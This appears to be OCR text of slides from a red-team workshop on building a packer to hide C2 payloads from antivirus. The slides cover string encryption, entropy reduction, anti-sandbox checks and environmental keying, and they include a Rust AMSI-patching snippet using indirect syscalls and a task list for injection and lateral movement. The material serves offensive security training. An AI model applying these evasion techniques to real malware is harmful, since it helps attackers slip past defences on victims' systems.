
WHAT CAN / SHOULD I PACK?

- Anything, which is potentially <u>known malicious</u>
  - Most typical use case: C2-Payloads
  - Alternatively known Post Exploitation tooling itself




04

RELEVANT FEATURES




RELEVANT FEATURES

- Encryption / Decryption routines
- 💡 Modification of Open Source Packer Encryption / Decryption routines to get rid of signatures



RELEVANT FEATURES

- String encryption & no debug/print information
- „Malware doesnt need strings“



NimProtect

NimProtect is a tiny macro library for protecting sensitive strings in compiled binaries.


I built it in order to fullfill the need for compile-time string encryptor that will decrypt the strings at runtime whenever needed, just as the great but abandoned nim-strenc did.

Crate obfstr

Click or press 'S' to search, '?' for more options...

Crate obfstr


[–] Compiletime string constant obfuscation.



```
// Djb2 hash function
unsigned long hash(char *str) {

        unsigned long hash = 5381;
        int c;
        while ((c = *str++))
            hash = ((hash << 5) + hash) + c; /* hash * 33 + c */
        return hash % NUM_BUCKETS;

}
```

RELEVANT FEATURES


- Entropy reduction
  - Bloating
  - Staging / De-coupling the payload
  - Encrypted payload encoding



Name	Date modified	Type
decoupled.exe	6/5/2024 11:16 AM	Application
payload.log	6/5/2024 11:15 AM	Text Document


Select Command Prompt

```
c:\temp>entropy.exe decoupled\decoupled.exe
6.01 decoupled\decoupled.exe

c:\temp>entropy.exe decoupled\payload.log
8.00 decoupled\payload.log
```



pumped.exe

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text

00073F40  08 00 00 00 00 00 00 40 73 70 69 72 65 6D 65 73  .......@spiremes
00073F50  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00073F60  0B 00 00 00 00 00 00 40 70 61 6E 74 6F 74 61 63  .......@pantotac
00073F70  74 69 63 00 00 00 00 00 00 00 00 00 00 00 00 00  tic.............
00073F80  0A 00 00 00 00 00 00 40 6D 61 63 68 6F 70 6F 6C  .......@machopol
00073F90  79 70 00 00 00 00 00 00 00 00 00 00 00 00 00 00  yp..............
00073FA0  11 00 00 00 00 00 00 40 64 61 63 72 79 6F 63 79  .......@dacryocy
00073FB0  73 74 6F 70 74 6F 73 69 73 00 00 00 00 00 00 00  stoptosis.......
00073FC0  08 00 00 00 00 00 00 40 42 72 69 74 74 61 6E 79  .......@Brittany
00073FD0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00073FE0  0C 00 00 00 00 00 00 40 64 69 72 74 79 2D 6D 69  .......@dirty-mi
00073FF0  6E 64 65 64 00 00 00 00 00 00 00 00 00 00 00 00  nded............
00074000  0B 00 00 00 00 00 00 40 69 6E 63 75 6D 62 65 6E  .......@incumben
00074010  74 6C 79 00 00 00 00 00 00 00 00 00 00 00 00 00  tly.............
00074020  09 00 00 00 00 00 00 40 73 74 6F 63 6B 2D 6A 6F  .......@stock-jo
00074030  62 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  b...............
00074040  0F 00 00 00 00 00 00 40 6D 61 73 73 2D 6D 69 6E  .......@mass-min
00074050  64 65 64 6E 65 73 73 00 00 00 00 00 00 00 00 00  dedness.........
00074060  11 00 00 00 00 00 00 40 67 65 6E 74 6C 65 2D 76  .......@gentle-v
00074070  6F 69 63 65 64 6E 65 73 73 00 00 00 00 00 00 00  oicedness.......
00074080  0E 00 00 00 00 00 00 40 6B 6C 65 70 74 6F 6D 61  .......@kleptoma
00074090  6E 69 61 63 61 6C 00 00 00 00 00 00 00 00 00 00  niacal..........
000740A0  08 00 00 00 00 00 00 40 75 6E 62 75 6C 6C 65 64  .......@unbulled
```




```
const mac: seq[cstring] = @[
    cast[cstring]("78-0D-4F-1D-05-B3"),
    cast[cstring]("1E-FD-77-8E-87-63"),
    cast[cstring]("5B-3F-49-08-83-A4"),
    cast[cstring]("12-B2-46-09-A7-37"),
    cast[cstring]("98-6C-0D-8B-19-67"),
    cast[cstring]("35-42-F0-C5-71-55"),
    cast[cstring]("EC-96-2A-D4-5B-64"),
    cast[cstring]("82-8D-03-2D-EB-08"),
    cast[cstring]("EA-3B-0D-ED-C5-3B"),
    cast[cstring]("2A-B1-2E-32-CC-2B"),
    cast[cstring]("B8-28-E1-E7-67-21"),
    cast[cstring]("38-EE-19-74-B5-B5"),
    cast[cstring]("D1-82-4C-A6-3F-0E"),
    cast[cstring]("11-BD-BD-94-C9-7B"),
```

r tec cyber security

RELEVANT FEATURES


- Anti-Sandbox
- Anti-Analysis
- Environmental Keying



```
Breakpoint at 00000000004166D0 (TLS Callback 1) set!
Breakpoint at 00000000004166A0 (TLS Callback 2) set!
Breakpoint at 0000000000418D30 (TLS Callback 3) set!
Breakpoint at 00000000004014E0 (entry breakpoint) set!
DLL Loaded: 00007FF8780D0000 C:\Windows\System32\ntdll.dll
DLL Loaded: 00007FF8763D0000 C:\Windows\System32\kernel32.dll
DLL Loaded: 00007FF875780000 C:\Windows\System32\KernelBase.dll
DLL Loaded: 00007FF872F90000 C:\Windows\System32\apphelp.dll
DLL Loaded: 00007FF876730000 C:\Windows\System32\msvcrt.dll
Thread 2024 created, Entry: ntdll.00007FF878122B30, Parameter: 0000000000848AC0
System breakpoint reached!
INT3 breakpoint "TLS Callback 1" at pumped.00000000004166D0!
INT3 breakpoint "TLS Callback 2" at pumped.00000000004166A0!
INT3 breakpoint "TLS Callback 3" at pumped.0000000000418D30!
INT3 breakpoint "entry breakpoint" at <pumped.EntryPoint> (00000000004014E0)!
DLL Loaded: 00007FF8761B0000 C:\Windows\System32\ole32.dll
DLL Loaded: 00007FF875A80000 C:\Windows\System32\ucrtbase.dll
DLL Loaded: 00007FF876540000 C:\Windows\System32\rpcrt4.dll
DLL Loaded: 00007FF877370000 C:\Windows\System32\combase.dll
DLL Loaded: 00007FF876BE0000 C:\Windows\System32\gdi32.dll
DLL Loaded: 00007FF875E40000 C:\Windows\System32\win32u.dll
DLL Loaded: 00007FF875C20000 C:\Windows\System32\gdi32full.dll
DLL Loaded: 00007FF875B80000 C:\Windows\System32\msvcp_win.dll
DLL Loaded: 00007FF876C90000 C:\Windows\System32\user32.dll
Thread 5012 created, Entry: ntdll.00007FF878122B30, Parameter: 0000000000848AC0
DLL Loaded: 00007FF876670000 C:\Windows\System32\imm32.dll
DLL Loaded: 00007FF8772A0000 C:\Windows\System32\oleaut32.dll
DLL Loaded: 00007FF860990000 C:\Windows\System32\mscoree.dll
DLL Loaded: 00007FF8776D0000 C:\Windows\System32\ws2_32.dll
DLL Loaded: 00007FF873630000 C:\Windows\System32\kernel.appcore.dll
DLL Loaded: 00007FF875E70000 C:\Windows\System32\bcryptprimitives.dll
DLL Loaded: 00007FF873160000 C:\Windows\System32\uxtheme.dll
DLL Loaded: 00007FF876100000 C:\Windows\System32\advapi32.dll
DLL Loaded: 00007FF8764A0000 C:\Windows\System32\sechost.dll
DLL Loaded: 00007FF8760D0000 C:\Windows\System32\bcrypt.dll
DLL Loaded: 00007FF85ED50000 C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscoreei.dll
Thread 5012 exit
Thread 2024 exit
Process stopped with exit code 0x0 (0)
```

RELEVANT FEATURES

- Evasion
  - AMSI Bypass
  - ETW Bypass
  - Indirect Syscalls
  - …
  - Whatever you can think of :)




```rust
unsafe
{
    return_value = syscall!("NtProtectVirtualMemory", process_handle, &mut protectaddress_to_protect, &mut size_to_set, protect, &mut oldprotect);
}
if return_value != 0 {
    println!("Failed to patch AMSI, NtProtectVirtualMemory");
    println!("{:x}", return_value);
    return false;
}
let patch_ptr = patch.as_ptr() as *const c_void;
unsafe
{
    return_value = syscall!("NtWriteVirtualMemory", process_handle, amsi_scan_buffer, patch_ptr, patch.len(), &mut bytes_written);
}
if return_value != 0 {
    println!("Failed to patch AMSI, NtWriteVirtualMemory");
    println!("{:x}", return_value);
    println!("{:?}", bytes_written);
    return false;
}
```

RELEVANT FEATURES

- Output formats
  - Executable
  - DLL
  - Service Executable
  - Sideloading DLL
  - Powershell, C# assembly, HTA, […]

05

TODOS IN THIS WORKSHOP




TODOS IN THIS WORKSHOP

Choose your language:


TODOS IN THIS WORKSHOP

- Get an overview over the packer template file
- Decide, which features to integrate first
- Checkout the follow-up tasks from the README




ToDos / Programming tasks

- ✌ easy ✌ : Check out `pack.py` to familiarize yourself with the code and fill in the todos
- ✌ easy ✌ : To lower entropy, and additionally evade some sandboxes, implement storing the payload in a separate file
- ✌ easy ✌ : Automate the building of Sideloading DLLs using Third Party tools such as Koppeling
- 👊 intermediate 👊 : If you prefer to inject payloads, integrate ThreadlessInject/Poolparty
- ✌ easy ✌ : Alternative Sandbox Evasion / AntiDebug techniques
- ✌ easy ✌ : Adjust `helpers.h` to use API Hashing and Salting
- 👊 intermediate 👊 : Use Hardware Breakpoints for AMSI/ETW evasion instead of simple patches
- ✌ easy ✌ : Add Module Stomping
- ✌ easy ✌ : Add an option for creating a service binary for lateral movement execution
- ✌ easy ✌ : Environmental keying on a target domain/hostname
- 😠 hard 😠 : Adjust .NET execution to add reading output and passing arguments



TODOS IN THIS WORKSHOP



Automatic sample submission

Send sample files to Microsoft to help protect you and others from potential threats. We'll prompt you if the file we need is likely to contain personal information.

Automatic sample submission is off. Your device may be vulnerable.

Off

Let‘s go:

https://github.com/rtecCyberSec/Packer-Development